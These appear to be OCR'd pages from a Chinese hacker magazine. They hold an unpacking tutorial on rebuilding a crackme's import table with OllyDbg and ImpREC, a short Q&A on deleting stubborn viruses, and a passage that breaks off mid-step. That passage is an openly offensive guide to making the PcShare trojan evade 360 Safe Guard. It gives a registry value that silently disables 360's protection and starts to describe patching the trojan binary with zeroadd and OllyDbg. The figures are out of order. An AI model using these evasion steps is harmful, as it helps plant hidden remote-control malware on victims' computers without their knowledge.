


图 12

目前我们所看到的只是输入表的一部分，那么整个程序完整的输入表是从哪里开始的呢？要寻找输入表开始的地方，方法非常简单，只需要向上拖动滚动条就可以了。小菜们不要犹豫，只管拉着滚动条一路向上，一直来到如图13所示的地方，在这里大家可以看到两个很明显的标志，一个是函数的名称不再连续出现了；另一个则是有一段00000000这样的数据作为分界线。小菜们以后在定位输入表相关信息的时候，这两个表示是非常有用的。




图 13

现在我们已经找到了输入表开始的地方，也就是00460814，赶紧记下这个位置，因为它非常重要。大家回忆一下刚才使用ImpREC自动修复IAT时我们用到的信息，除了输入表的起始位置外，我们还得了解输入表的大小。那么如何通过手工的操作来计算出输入表的大小呢？计算方法同样非常简单，只需要用到一个公式就可以了：“输入表的大小＝输入表的结束地址 －输入表的起始地址”。输入表的起始位置已经确定了，那么输入表结束的地址又在哪里呢？这次又要向下拉动滚动条了，一路向下，一直来到如图14所示的位置，与输入表开始的地方非常相似，在这里函数名称也不再连续的出现了，并且也有一段全部为0的数据作为分界线。因此，可以明确的说这里就是输入表结束的地方了。我们也赶紧记下这个地址00460F28，既然输入表的起始和终止位置都已经确定了，那么就可以使用公式来计算一下输入表的大小了。使用Windows自带的计算器就可以轻松完成了，大家一定要注意计算的模式一定要选择十六进制。




图 14

具体的计算如下：**输入表的大小＝输入表的结束地址 － 输入表的起始地址＝00460F28 － 00460814 ＝ 714**，这样输入表的起始位置和大小都已经确定下来了，但是我们得到的信息是否正确呢？还是要在实践中检验一下才可以。

再一次打开ImpREC，并选择Crackme的进程，分别填入程序的OEP和输入表的位置以及大小，如图15。





图 15

单击“Get Imports”，很快的，ImpREC就为我们找到了相关的信息，并且从函数列表中可以看出，找到的所有函数都是有效的。单击“Fix Dump”修复一下刚才脱壳后的文件，在弹出的窗口中选择“打开”脱壳后的程序，很快就会在原文件所在的文件夹中生成一个文件名为Unpack_（注意文件名之后的下划线）的新文件了，运行一下看看，一切正常，这说明我们刚才找的输入表的所有信息都是非常正确的。

通过以上的介绍，小菜们对如何修复脱壳后程序的输入表，即IAT就有了一个初步的认识，从以上的过程中我们也可以发现，使用ImpREC修复输入表是很方便的，只是手工定位IAT的时候有些难度而已。在以后小菜们面对高级加壳软件处理过的程序时，掌握如何修复程序的输入表，是非常非常重要的。

（本文所涉及到的Crackme、OD、ImpREC，已收录到光盘中）



问：有几个病毒我用金山都查得出来，就是杀不掉。能告诉我怎么怎么能除掉吗？

答：我们可以使用杀软顺藤摸瓜，既然查出来了，那么我就可以确定病毒的位置了，然后呢，我们使用强力的删除软件，例如冰刃，结束掉进程后，强删即可。如果还是复活，就需要检查其他可疑的守护进程或者DLL文件了。当然了，服务也不能放过。在PE下手工删除效果也很不错哦！

文章难易度：★★★
文章阅读点：利用OD结合多种工具打造过360的pcshare

让pcshare迈过360这道槛

风流涕淌

pcshare是我非常喜欢的一款木马，其强大的功能和驱动级的隐藏技术让我很满意，经过我的妙手已经使其过了瑞星等常见杀毒软件的查杀，但360安全卫士却让这个号称内核级的木马汗颜了，而目前，许多人的电脑中又都安装了360安全卫士，难到我们就没有别的办法了吗？今年是牛年，就让我们把pcshare这个木马变为木牛吧！




图1




图6




图7

我本想将360直接破坏掉的，但是这样实在是太露骨了，而且万一还安装了360保险箱，那即使想破坏也是妄想了。经过我的研究，发现只要将HKEY_LOCAL_MACHINE\SOFTWARE\360Safe\safemon里对应的键值改为0就可以将其禁用了，服务项属于系统关键位置，应该是MonAccess键，更改成0后，Pcshare可以正常上线，而且360也不报警了，即使安装了保险箱也没用。现在不用我说大家也想到了吧，就是使用OD进行反汇编，首先我们来看看360是怎样将PS的服务拦截的，使用X专版的PS生成一个木马，在安装有360的电脑上运行，此时会弹出如图1所示的拦截情况，PS就是这样在阴沟里翻船的。




图8




图2

好的，我们再生成一个木马，使用我汉化的zeroadd来添加0区，选择好木马文件，新区段名可以随便填写，比如hacke2，而区段大小选择50就够了，最后点击“增加”按钮就行了，如图2。

使用OD打开木马，先记下程序的入口点，后面要用到的，再点击OD上方的




图3




图4

